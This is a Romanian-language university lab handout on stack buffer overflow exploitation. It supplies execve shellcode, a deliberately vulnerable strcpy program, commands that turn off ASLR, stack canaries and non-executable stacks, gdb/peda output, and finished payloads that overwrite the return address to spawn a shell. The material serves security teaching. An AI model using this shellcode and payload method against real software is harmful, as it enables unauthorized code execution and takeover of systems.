Atacuri tip Buffer Overflow 2

Data trecută am învățat despre ASLR, stack canaries și modul în care le putem dezactiva pentru a nu fi împiedicați să suprascriem variabilele adiacente, respectiv să nu obținem adrese random ale funcțiilor la rulare. Vă rog să revedeți această parte din laboratorul precedent pentru că vom avea nevoie să dezactivăm aceste mecanisme de protecție și în laboratorul curent.

În laboratorul de astăzi ne propunem să suprascriem adresa de retur a unei funcții către o adresă a unui buffer controlat de noi; în acest fel putem reuși să preluăm controlul asupra acelei mașini. În general, pe cât posibil, un atacator încearcă să obțină prin atacul său un shell, o consolă. Dacă reușește să facă acest lucru, atunci a reușit să aibă control complet pe acea mașină.

Practic. Aveți mai jos codul în limbaj mașină care pornește o consolă:

"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80"

Scrieți un program care scrie acest cod într-un pointer aflat într-o zona executabilă, pe care să îl numim *p*. Declarați un pointer la o funcție care întoarce *int* și nu primește nici un parametru pe care să îl numim *fct*. Atribuiți lui *fct* valoarea pointerului *p* și rulați *fct*.

Hint – pentru a obține un pointer la o zonă cu drepturi de execuție folosiți funcția **mmap**.

Ok, acum că știm cum să pornim un shell dintr-un buffer, haideți să vedem cum putem exploata un program vulnerabil și să îi suprascriem valoarea de retur a unei funcții. Programul vulnerabil pe care îl luăm în considerare este următorul:

```
#include <stdio.h>
#include <string.h>
#include <unistd.h>
//int sw = 30;
```

```
int func(char * argv)
{
/*        while (sw)
        {
                sleep(1);
                sw--;
        }*/
        char buffer[32];


        strcpy(buffer, argv);
        return 0;
}

int main(int argc, char * argv[])
{
        func(argv[1]);
        return 0;
}
```

Vulnerabilitatea e evidentă: dacă pasăm un argument din linia de comandă mai lung de 32 de elemente vom face **overflow** și vom suprascrie elementele de deasupra. Cum arată stivă o dată ce am intrat în funcția *func*:

return address
old ebp
callee-saved registers *
buffer

* Regiștrii callee-saved sunt în număr de 3 - ebx, esi și edi și pot ocupa deci între 0 și 12 octeți. Aceștia sunt regiștrii salvați pe stivă doar dacă sunt modificați în funcția *func* pentru a putea fi restaurați la ieșirea din funcție. Altfel, dacă nu sunt modificați, nu vor fi adăugați în stivă.

Deci pentru a ajunge la *ret address* trebuie să pasăm că parametru în linia de comandă 32 de elemente pentru a umple buffer-ul, între 0-12 octeți pentru a suprascrie eventualii regiștri ebx, esi, edi salvați (vom vedea la debugging câți sunt), trebuie să scriem o valoare **validă** în *old ebp* pentru că aceea e adresa stivei la ieșirea din funcția *func* și apoi trebuie să punem o adresă unde să sară programul nostru în locul adresei normale de retur. Cel mai bun candidat este exact buffer-ul în care am adăugat **shellcode**-ul descris mai sus. În acest caz, sărind exact la adresa buffer-ului se va executa executa shellcode-ul menționat.

Pregătirea atacului

1. Pentru a ne funcționa atacul trebuie să facem mai întâi următorii pași:

   - dezactivăm ASLR

     ```
     echo 0 | sudo tee /proc/sys/kernel/randomize_va_space
     ```

   - compilam codul de mai sus salvat în fișierul mystack.c astfel:

     ```
     gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
     ```

     - **O0** dezactivează optimizările
     - **g** introduce elemente de debugging necesare pentru a putea face debug programului
     - **m32** compilează pentru 32 de biți
     - **fno-stack-protector** dezactivează stack canaries – explicat în laboratorul precedent
     - **-z execstack** pune drepturi de execuție pe stivă; buffer-ul e pe stivă, am avea drepturi doar de read și write pe acea memorie, deci pentru a executa avem nevoie că stivă să fie și executabilă

2. Avem nevoie să instalăm **peda**, un plugin de gdb care ne va ajută cu informații suplimentare de asamblare pentru a identifica mai ușor adresele de care avem nevoie. Pentru a instala peda, va rog să rulați următoarele comenzi:

   ```
   git clone https://github.com/longld/peda.gît ~/peda
   echo "source ~/peda/peda.py" >> ~/.gdbinit
   #pentru a folosi plugin-ul si ca root
   sudo
   echo "source ~/peda/peda.py" >> ~/.gdbinit
   ```

Obținerea atacului

Decomentăm partea comentată a programului pentru a avea 30 de secunde să ne putem atașa la procesul care rulează cu **gdb**. Nu vrem să pornim procesul nostru în gdb, pentru că gdb ne va modifica adresele pe stivă și când vom încerca să pasăm același argument din linia de comandă când nu suntem în debugger atacul nu ne va reuși.

```
#include <string.h>
#include <unistd.h>
int sw = 30;
int func(char * argv)
{
        while (sw)
        {
                sleep(1);
                sw--;
        }
        char buffer[32];


        strcpy(buffer, argv);
        return 0;
}

int main(int argc, char * argv[])
{
        func(argv[1]);
        return 0;
}
```

Recompilăm:

```
gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
```

Pregătim două terminale. Rulăm din primul terminal programul cu comanda:

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7)')
```

În decursul celor 30 de secunde în care procesul este adormit, ne mutăm în cel de-al doilea terminal și tastăm comanda:

```
ps -e | grep mys
```

Identificăm **pid**-ul procesului **mys**, să zicem 19472 și rulăm comanda pentru a ne atașa la el:

```
sudo gdb attach 19472
```

Observație! Înlocuiți 19472 cu pid-ul procesului de pe mașina voastră.

În acest moment suntem atașați din debugger la procesul nostru și avem nevoie să setăm un breakpoint pe *strcpy*, care e la linia 15 în fișierul nostru (verificați că e la linia 15 și în fișierul vostru), astfel că din debugger vom rula comanda:

```
break mystack.c:15
```

Tocmai am setat un breakpoint pe instrucțiunea *strcpy*, așa că acum vom lăsa programul să ruleze până când breakpointul va fi lovit. Pentru aceasta vom utiliza în debugger comanda:

```
continue
```

Printăm în debugger adresa lui buffer:

```
p &buffer
```


Acum ar trebui să aveți în debugger un output de genul următor:

```
[-----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x56558fd4 --> 0x3edc
ECX: 0x0
EDX: 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffd128 --> 0xffffd148 --> 0x0
ESP: 0xffffd100 --> 0x0
```

```
EIP: 0x5655622b (<func+62>:        sub    esp,0x8)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556221 <func+52>:        mov    eax,DWORD PTR [ebx+0x34]
   0x56556227 <func+58>:        test   eax,eax
   0x56556229 <func+60>:        jne    0x56556205 <func+24>
=> 0x5655622b <func+62>:        sub    esp,0x8
   0x5655622e <func+65>:        push   DWORD PTR [ebp+0x8]
   0x56556231 <func+68>:        lea    eax,[ebp-0x28]
   0x56556234 <func+71>:        push   eax
   0x56556235 <func+72>:        call   0x56556090 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xffffd100 --> 0x0
0004| 0xffffd104 --> 0xf7fb2000 --> 0x1e7d6c
0008| 0xffffd108 --> 0xf7ffc7e0 --> 0x0
0012| 0xffffd10c --> 0xf7fb54e8 --> 0x0
0016| 0xffffd110 --> 0xf7fb2000 --> 0x1e7d6c
0020| 0xffffd114 --> 0xf7fe22d0 (endbr32)
0024| 0xffffd118 --> 0x0
0028| 0xffffd11c --> 0xf7dfe162 (add    esp,0x10)
[-----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, func (
    argv=0xffffd39d "1\300Ph//shh/bin\211\343P\211\342S\211\341\260\vAAAAAAA")
    at mystack.c:17
17                strcpy(buffer, argv);
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffd100
gdb-peda$
```

Observăm că valoarea *ebp* înainte de a intra în funcția noastră este 0xffffd128 și că adresa lui *buffer* este 0xffffd100. Diferența dintre cele două adrese este 28 hexa, adică 40. Să revedem layoutul stivei menționat mai sus:



Vedem că diferența dintre *ebp* și *buffer* este 40 de octeti – 32 fiind *buffer*, diferența de 8 fiind regiștrii *esi și edi* salvați pe stivă – în definitiv nu ne interesează ce regiștri sunt salvați ci diferența pe care trebuie să o umplem pentru a ajunge la *ebp* și *ret*. Deci pentru a ajunge la *ebp* trebuie să umplem buffer-ul – 32 de elemente, să adăugăm încă 8 octeți pentru regiștrii callee-saved, după care trebuie să scriem o adresă validă pentru *old ebp* (în acest caz 0xffffd128) și apoi o adresa pentru *ret*, acea adresa fiind adresa *buffer*-ului nostru unde am scris shellcode-ul.

Știind cele de mai sus să rerulăm programul nostru, cu *while*-ul încă necomentat pentru a putea să continuăm să facem debug, cu comanda următoare:

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 +
"\x28\xd1\xff\xff" + "\x00\xd1\xff\xff")')
```

Mărind argumentul dat executabilului se vor modifica adresele pe stivă pentru *buffer* și *ebp* astfel că vom rerula programul în prima consola și ne vom conecta rapid la el din a două consolă pentru a vedea noile adrese (în a doua consola ne vom conecta și vom pune breakpoint pe strcpy așa cum am făcut mai sus). Cu aceeași pași ca data trecută obținem outputul de mai jos (adresele obținute pe mașinile voastre pot diferi):

```
[----------------------------------registers-----------------------------------]
EAX: 0x0
EBX: 0x56558fd4 --> 0x3edc
ECX: 0x0
EDX: 0x0
ESI: 0xf7fb2000 --> 0x1e7d6c
EDI: 0xf7fb2000 --> 0x1e7d6c
EBP: 0xffffd118 --> 0xffffd138 --> 0x0
ESP: 0xffffd0f0 --> 0x0
```

```
EIP: 0x5655622b (<func+62>:        sub    esp,0x8)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x56556221 <func+52>:        mov    eax,DWORD PTR [ebx+0x34]
   0x56556227 <func+58>:        test   eax,eax
   0x56556229 <func+60>:        jne    0x56556205 <func+24>
=> 0x5655622b <func+62>:        sub    esp,0x8
   0x5655622e <func+65>:        push   DWORD PTR [ebp+0x8]
   0x56556231 <func+68>:        lea    eax,[ebp-0x28]
   0x56556234 <func+71>:        push   eax
   0x56556235 <func+72>:        call   0x56556090 <strcpy@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xffffd0f0 --> 0x0
0004| 0xffffd0f4 --> 0xf7fb2000 --> 0x1e7d6c
0008| 0xffffd0f8 --> 0xf7ffc7e0 --> 0x0
0012| 0xffffd0fc --> 0xf7fb54e8 --> 0x0
0016| 0xffffd100 --> 0xf7fb2000 --> 0x1e7d6c
0020| 0xffffd104 --> 0xf7fe22d0 (endbr32)
0024| 0xffffd108 --> 0x0
0028| 0xffffd10c --> 0xf7dfe162 (add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, func (
    argv=0xffffd38e "1\300Ph//shh/bin\211\343P\211\342S\211\341\260\v",
    'A' <repeats 15 times>, "(\321\377\377\321\377\377")
    at mystack.c:17
17                strcpy(buffer, argv);
gdb-peda$ p &buffer
$1 = (char (*)[32]) 0xffffd0f0
gdb-peda$
```

Am obținut adresa lui *ebp* 0xffffd118 și a lui *buffer* 0xffffd0f0.

Comentăm while-ul din program și recompilăm:

```
gcc -o mys mystack.c -z execstack -fno-stack-protector -g -O0 -m32
```

Rulăm comanda cu noile adrese:

```
./mys $(python2 -c 'print ("\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69
\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80" +"A"*7 +"A"*8 +
"\x18\xd1\xff\xff" + "\xf0\xd0\xff\xff")')
```